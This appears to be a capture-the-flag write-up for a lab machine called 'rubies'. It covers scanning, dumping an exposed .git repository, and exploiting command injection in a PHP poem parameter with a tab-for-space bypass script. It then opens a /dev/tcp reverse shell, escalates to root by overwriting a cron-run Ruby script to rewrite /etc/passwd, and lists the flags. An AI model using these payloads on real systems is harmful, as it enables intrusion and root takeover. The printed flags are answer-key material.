

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Thu Nov 20 18:36:29 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.16
Nmap scan report for 10.9.9.16
Host is up (0.00040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 54:65:0b:7a:f3:5c:2f:1f:14:9e:bb:0e:44:0c:af:29 (RSA)
|   256 1f:5d:63:05:65:f7:cf:70:e4:0d:0a:45:80:77:50:2c (ECDSA)
|_  256 69:a2:0f:83:dc:19:f2:c1:72:9c:a3:f8:09:44:3e:36 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-git:
|   10.9.9.16:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: Why minnie?
|_http-title: Cute Cat Only
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 20 18:36:37 2025 -- 1 IP address (1 host up) scanned in 7.95 secondsnmap output. You can see a .git repository was found on the HTTP server running on tcp/80.echo -e '10.9.9.16\t\trubies.hmv' | sudo tee -a /etc/hostsI'll add an entry to my hosts file for convenience
Service Enumeration
TCP/80
Walking the Application
 Björn Kimminich

The file selector on the app is disabled. Clicking the "Next" button only cycles us through a series of poems. Not much else we can explore with this app.
Penetration Testing
What We Know So Far
- There appears to be a file upload component
- Whether that will come into play later remains to be seen
- The
?poem=parameter is interesting- I suspect it is loading a
./poem1,./poem2, etc file in the same relative directory - I wonder if there's an opportunity for path traversal here
- I suspect it is loading a
- We know there's a potential
.gitdirectory as discovered bynmap

Directory and File Enumeration
gobuster dir -u http://rubies.hmv -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php -t 100 -o dir.txt

/poems/ directoryDumping Git Data


git-dumper http://rubies.hmv/.git git_loot

shell_exec() call, let's see what we can doThe shell_exec() call in the source code presents two opportunities:
- Path traversal:
?poem=../../../../../../../etc/passwdwill cause the program tocat /etc/passwd - RCE:
?poem=test;lswill cause the program to runls
if strpos($input, ' ') check will cause the program to throw an error if we include spaces in the ?poem= parameter, so we will need to find a bypass.
 0xBEN
0xBEN
A similar challenge on HTB where spaces were forbidden in the exploit
%09 -- or the TAB character -- and the Linux shell interpreter will still run the commands.nano exploit.sh#! /usr/bin/env bash
CMD=$(echo $1 | tr ' ' '\t')
CMD_URLENCODED=$(echo "$CMD" | perl -pe 'chomp if eof' < /dev/stdin | jq -sRr @uri)
curl -s "http://rubies.hmv/index.php?poem=test;${CMD_URLENCODED}" | grep -vE '<[^>]*>'exploit.sh -- use tr ' ' '\t' to replace spaces with TABS
chmod u+x exploit.sh./exploit.sh 'ls -la'
Exploit
Reverse Shell

sudo rlwrap nc -lnvp 443Start a TCP listener
./exploit.sh '/bin/bash -c '"'"'/bin/bash -i >& /dev/tcp/10.6.6.6/443 0>&1'"'"''We have to use '"'"' to nest single quotes within single quotes
Post-Exploit Enumeration
Operating Environment
OS & Kernel
NAME="Ubuntu"
VERSION="16.04.7 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.7 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial

Linux rubies 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on rubies.
Users and Groups
Local Users
minnie:x:1001:1001::/home/minnie/:/usr/bin/irb
Local Groups
minnie:x:1001:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:08:4c:71 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.16/24 brd 10.9.9.255 scope global ens18
       valid_lft forever preferred_lft forever
    inet6 fe80::be24:11ff:fe08:4c71/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/opt/cleaning/webserver_upload.rb
find /opt -ls 2>/dev/null
   260100      4 drwxr-xr-x   3 root     root         4096 Nov  2  2020 /opt
   276480      4 drwxrwxr-x   2 root     minnie       4096 Nov  2  2020 /opt/cleaning
   260128      4 -rw-r--r--   1 root     root          108 Nov  2  2020 /opt/cleaning/webserver_upload.rb
Privilege Escalation
Lateral to Minnie
minnie (or root). So, I went back to the git-dumper loot and had another look around following my process here.cd git_lootgit rev-list --all | xargs git -P grep --color -Eair "(secret|passwd|password)\ ?[=:]\ ?['|\"]?\w{1,}['|\"]?"
index.phpsu minnieRun in reverse shell to switch users


Becoming Root
Write Privilege on Directory

Minnie has rwx on this directory, so we can copy over webserver_upload.rb in the directory to cause root to execute our malicious script.
root has a cron job that runs /opt/cleaning/webserver_upload.rb every minute. Since we can overwrite the file with out own Ruby script, we can gain code execution as root.cp /opt/cleaning/webserver_upload.rb /tmp/webserver_upload.rb.bakMake a backup of the original
cd /opt/cleaningcat << 'EOF' > webserver_upload.rb
system("touch /tmp/pwned.txt")
EOFOverwrite the original with malicious script
cat /opt/cleaning/webserver_upload.rbVerify our new script was written to the file

openssl passwd -1 -salt $(openssl rand -base64 6) passwordFollow the procedure here to generate a hash of the password, "password", that we'll use for root
cat << 'EOF' > webserver_upload.rb
system("sed -i 's|root:x:|root:$1$8G7QGbkx$fk3f2KJxk31t9UChXqkZk0:|g' /etc/passwd")
EOF
Use "sed" to overwrite the ":x:" placeholder in /etc/passwd for

Flags
User
H0wc00l_i5_Byp@@s1n9
Root
pyth0N>r00bi35